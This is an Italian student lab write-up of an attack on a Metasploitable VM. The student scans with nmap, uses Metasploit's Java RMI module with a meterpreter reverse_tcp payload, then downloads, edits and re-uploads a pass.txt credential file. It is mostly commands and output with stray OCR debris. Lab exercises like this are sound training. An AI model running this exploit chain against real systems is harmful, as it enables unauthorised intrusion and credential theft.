Roma, 2 Settembre 2022
progetto di Massimiliano Greco

Exploit su Metasploitable

Nel progetto odierno, il nostro obiettivo era di creare una sessione Meterpreter sulla macchina Metasploitable. Per far cio, abbiamo sfruttato la vulnerabilità presente sulla porta 1099.

macchina attaccante: Kali 192.168.11.111
macchina target: Metasploitable 192.168.11.112

framework usato: metasploit
porta usata: 1099
vulnerabilità usata: JAVA RMI

Per prima cosa ci siamo accertati che le due macchine parlassero effettivamente. Abbiamo dunque effettuato un ping sulla macchina vittima.

```
File  Azioni  Modifica  Visualizza  Aiuto
┌──(massi87㉿kali)-[~]
└─$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=4.18 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.798 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=1.27 ms
^C
── 192.168.11.112 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2020ms
rtt min/avg/max/mdev = 0.798/2.080/4.175/1.493 ms
```

Il secondo step prevedeva una scansione delle porte con il loro relativi sevizi. Quello che a noi interessava era abilitato sulla porta 1099: il java-rmi. Il Java-RMI è una tecnologia che consente la comunicazioni a diversi processi Java di comunicare tra loro attraverso una rete. Abbiamo dunque sfruttato questa vulnerabilità per prendere controllo della macchina target

```
┌──(root㉿kali)-[/home/massi87]
└─# nmap -sV 192.168.11.112
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-02 11:15 CEST
Nmap scan report for 192.168.11.112
Host is up (0.00087s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  unknown
MAC Address: 82:E5:DC:10:D2:CE (Unknown)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 186.96 seconds
```

Una volta avuto riscontro positivo dalla nostra scansione, abbiamo iniziato una ricerca dei moduli contenuti nel java_rmi.

```
msf6 > search java_rmi

Matching Modules
================

   #  Name                                                Disclosure Date  Rank       Check  Description
   -  ----                                                ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                                   normal     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server                  2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   2  auxiliary/scanner/misc/java_rmi_server              2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   3  exploit/multi/browser/java_rmi_connection_impl      2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation


Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl
```


Leggendo la descrizione del modulo a riga 1, notiamo che presenta una configurazione di default non sicura, quindi altamente sfruttabile. Negli attributi, vediamo anche l'esistenza di un Rank. Questo ci sta a significare che la vulnerabilità in questione ha avuto quasi sempre un esito positivo in termini di exploit.

Abbiamo dunque deciso di approfittare della stessa richiamandola tramite il comando: use + nome dell'exploit.

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to lis
                                         ten on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.11.112   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      1099             yes       The target port (TCP)
```

Una volta settato l'exploit, ci siamo accertati sui requisiti richiesti per poter effettivamente attuare la connessione; inserendo l'RHOSTS (ip della macchina bersaglio). Si noti che tra le richieste, l'unico campo empty necessario era quello della tupla RHOSTS.

Una volta completata la configurazione, abbiamo avviato l'exploit. Una volta ottenuto il meterpreter, abbiamo fatto richiesta della configurazione della rete della macchina target.



Come notiamo, siamo riusciti a prenderne il controllo. Difatti se visualizziamo la sezione Interface 2, notiamo che l' IPv4 Address è appartenente alla metasploitable. Abbiamo poi fatto richiesta anche tramite il comando route che ci ha riconfermato quanto richiesto dall' ifconfig.
Sono state dunque richieste le informazioni di sistema tramite il comando sysinfo.

A questo punto abbiamo deciso di andare a ricercare qualche file potenzialmente utile. Abbiamo cercato nelle varie directory fino a cercare dentro home

```
meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040666/rw-rw-rw-  4096     dir   2012-05-14 05:35:33 +0200  bin
040666/rw-rw-rw-  1024     dir   2012-05-14 05:36:28 +0200  boot
040666/rw-rw-rw-  4096     dir   2010-03-16 23:55:51 +0100  cdrom
040666/rw-rw-rw-  4096     dir   2022-08-29 17:28:47 +0200  ciao
040666/rw-rw-rw-  13860    dir   2022-09-02 15:23:51 +0200  dev
040666/rw-rw-rw-  4096     dir   2022-09-02 15:24:09 +0200  etc
040666/rw-rw-rw-  4096     dir   2010-04-16 08:16:02 +0200  home
040666/rw-rw-rw-  4096     dir   2010-03-16 23:57:40 +0100  initrd
100666/rw-rw-rw-  7929183  fil   2012-05-14 05:35:56 +0200  initrd.img
040666/rw-rw-rw-  4096     dir   2012-05-14 05:35:22 +0200  lib
040666/rw-rw-rw-  16384    dir   2010-03-16 23:55:15 +0100  lost+found
040666/rw-rw-rw-  4096     dir   2010-03-16 23:55:52 +0100  media
040666/rw-rw-rw-  4096     dir   2010-04-28 22:16:56 +0200  mnt
100666/rw-rw-rw-  34661    fil   2022-09-02 15:24:38 +0200  nohup.out
040666/rw-rw-rw-  4096     dir   2010-03-16 23:57:39 +0100  opt
040666/rw-rw-rw-  0        dir   2022-09-02 15:22:42 +0200  proc
040666/rw-rw-rw-  4096     dir   2022-09-02 15:24:38 +0200  root
040666/rw-rw-rw-  4096     dir   2012-05-14 03:54:53 +0200  sbin
040666/rw-rw-rw-  4096     dir   2010-03-16 23:57:38 +0100  srv
040666/rw-rw-rw-  0        dir   2022-09-02 15:22:44 +0200  sys
040666/rw-rw-rw-  4096     dir   2022-08-29 17:29:36 +0200  test_metasploit
040666/rw-rw-rw-  4096     dir   2022-09-02 15:40:49 +0200  tmp
040666/rw-rw-rw-  4096     dir   2010-04-28 06:06:37 +0200  usr
040666/rw-rw-rw-  4096     dir   2010-03-17 15:08:23 +0100  var
100666/rw-rw-rw-  1987288  fil   2008-04-10 18:55:41 +0200  vmlinuz

meterpreter > cd home
meterpreter > ls
```

qui abbiamo rintracciato dentro la directory msfadmin un file chiamato pass.txt. Abbiamo deciso dunque di scaricarlo sulla nostra macchina e di visualizzarne il contenuto con i seguenti comandi:

download pass.txt
cat pass.txt

```
meterpreter > cd home
meterpreter > ls
Listing: /home
=============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040666/rw-rw-rw-  4096  dir   2010-03-17 15:08:02 +0100  ftp
040666/rw-rw-rw-  4096  dir   2022-09-02 15:41:57 +0200  msfadmin
040666/rw-rw-rw-  4096  dir   2010-04-16 08:16:02 +0200  service
040666/rw-rw-rw-  4096  dir   2010-05-07 20:38:06 +0200  user

meterpreter > cd msfadmin
meterpreter > ls
Listing: /home/msfadmin
=======================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100667/rw-rw-rwx  0     fil   2010-03-17 00:01:07 +0100  .bash_history
040667/rw-rw-rwx  4096  dir   2010-04-17 20:11:00 +0200  .distcc
040667/rw-rw-rwx  4096  dir   2022-08-30 12:25:04 +0200  .gconf
040667/rw-rw-rwx  4096  dir   2022-08-30 12:25:34 +0200  .gconfd
100667/rw-rw-rwx  4174  fil   2012-05-14 08:01:49 +0200  .mysql_history
100667/rw-rw-rwx  586   fil   2010-03-17 00:12:59 +0100  .profile
100667/rw-rw-rwx  4     fil   2012-05-20 20:22:32 +0200  .rhosts
040667/rw-rw-rwx  4096  dir   2010-05-18 03:43:18 +0200  .ssh
100667/rw-rw-rwx  0     fil   2010-05-07 20:38:35 +0200  .sudo_as_admin_successful
100666/rw-rw-rw-  27    fil   2022-09-02 15:41:57 +0200  pass.txt
040666/rw-rw-rw-  4096  dir   2022-09-02 14:36:53 +0200  vulnerable

meterpreter > download pass.txt
[*] Downloading: pass.txt → /home/massi87/pass.txt
[*] Downloaded 27.00 B of 27.00 B (100.0%): pass.txt → /home/massi87/pass.txt
[*] download   : pass.txt → /home/massi87/pass.txt
meterpreter > cat pass.txt
username ciao
pass     ciao


meterpreter > _
```

Fatto cio abbiamo dunque modificato il file con upload pass.txt

```
meterpreter > upload pass.txt
[*] uploading  : /home/massi87/pass.txt → pass.txt
[*] Uploaded -1.00 B of 60.00 B (-1.67%): /home/massi87/pass.txt → pass.txt
[*] uploaded   : /home/massi87/pass.txt → pass.txt
meterpreter > ls
Listing: /home/msfadmin
=======================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100667/rw-rw-r  0     fil   2010-03-17 00:01:07 +0100  .bash_history
wx
040667/rw-rw-r  4096  dir   2010-04-17 20:11:00 +0200  .distcc
wx
040667/rw-rw-r  4096  dir   2022-08-30 12:25:04 +0200  .gconf
wx
040667/rw-rw-r  4096  dir   2022-08-30 12:25:34 +0200  .gconfd
wx
100667/rw-rw-r  4174  fil   2012-05-14 08:01:49 +0200  .mysql_history
wx
100667/rw-rw-r  586   fil   2010-03-17 00:12:59 +0100  .profile
wx
100667/rw-rw-r  4     fil   2012-05-20 20:22:32 +0200  .rhosts
wx
040667/rw-rw-r  4096  dir   2010-05-18 03:43:18 +0200  .ssh
wx
100667/rw-rw-r  0     fil   2010-05-07 20:38:35 +0200  .sudo_as_admin_successful
wx
100666/rw-rw-r  60    fil   2022-09-02 15:53:35 +0200  pass.txt
w-
040666/rw-rw-r  4096  dir   2022-09-02 14:36:53 +0200  vulnerable
w-

meterpreter > cat pass.txt
username ciao
pass     ciao

nuova user addio
nuova pass addio
meterpreter > _
```